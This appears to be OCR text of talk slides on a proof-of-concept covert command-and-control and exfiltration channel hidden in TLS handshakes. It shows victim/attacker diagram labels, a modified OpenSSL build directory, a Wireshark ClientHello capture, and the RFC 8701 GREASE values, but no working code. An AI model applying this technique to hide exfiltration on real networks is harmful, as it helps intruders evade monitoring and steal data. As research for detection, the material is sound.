

$A = \pi r^2$
$C = 2\pi r$
$V = \frac{1}{3}\pi r^2 h$
$V = \pi r^2 h$
NAMING THINGS IS HARD
imgflip.com


THAT'S WHAT SHE SAID

| how


VICTIM
| client |
exfil
WinServer2019
1
2 OpenSSL 1.1.1x-dev
3
4 Copyright (c) 1998-2023 The OpenSSL Project
file
ATTACKER


| how



VICTIM
| client |
exfil
WinServer2019
1
2 OpenSSL 1.1.1x-dev
3
4 Copyright (c) 1998-2023 The OpenSSL Project
c2
ATTACKER
| server |
C2
Debian GNU/Linux 11 (bullseye)
dfir@dfir:~/Downloads/poctlsc2/openssl-3.5-source
$ openssl -v
OpenSSL 3.5.2-dev (Library: OpenSSL 3.5.2-dev)

| note


!= OPENSSL VULN


!= OPENSSL VULN



I KNEW EXACTLY WHAT TO DO


BUT IN A MUCH MORE REAL SENSE,
I HAD NO IDEA WHAT TO DO

| CLIENTHELLO - ON THE WIRE


No. Time Source Destination Protocol Lengtl Info
1124 36.540268 192.168.181.150 52.123.128.14 TLSv1.3 775 Client Hello (SNI=ecs.office.com)
Frame 1124: Packet, 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits) on interface
Ethernet II, Src: VMware_60:a8:da (00:0c:29:60:a8:da), Dst: VMware_ee:d3:49 (00:50:56:ee:d3:49
Internet Protocol Version 4, Src: 192.168.181.150, Dst: 52.123.128.14
Transmission Control Protocol, Src Port: 50097, Dst Port: 443, Seq: 1, Ack: 1, Len: 721
Transport Layer Security
[Stream index: 7]
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 716
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 712
Version: TLS 1.2 (0x0303)
Random: a26f0c9e18f17dfaa030cafa5d98102269593820e50d8b982422acff56af74df
Session ID Length: 32
Session ID: 00a9f9da0c6822c110bc1c1e790a24f431682cb6b5dd68429b14b0cb1aa09360
Cipher Suites Length: 40
Cipher Suites (20 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 599
Extension: server_name (len=19) name=ecs.office.com
Extension: status_request (len=5)
Extension: supported_versions (len=5) TLS 1.3, TLS 1.2
Extension: signature_algorithms (len=26)
Extension: session_ticket (len=0)
Extension: supported_groups (len=8)
Extension: key_share (len=38) x25519
Extension: post_handshake_auth (len=0)
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)
Extension: psk_key_exchange_modes (len=2)
Extension: pre_shared_key (len=447)

SERVERHELLO - ON THE WIRE



| but what is GREASE?

| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility


| GREASE

RFC 8701


Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA

GREASE


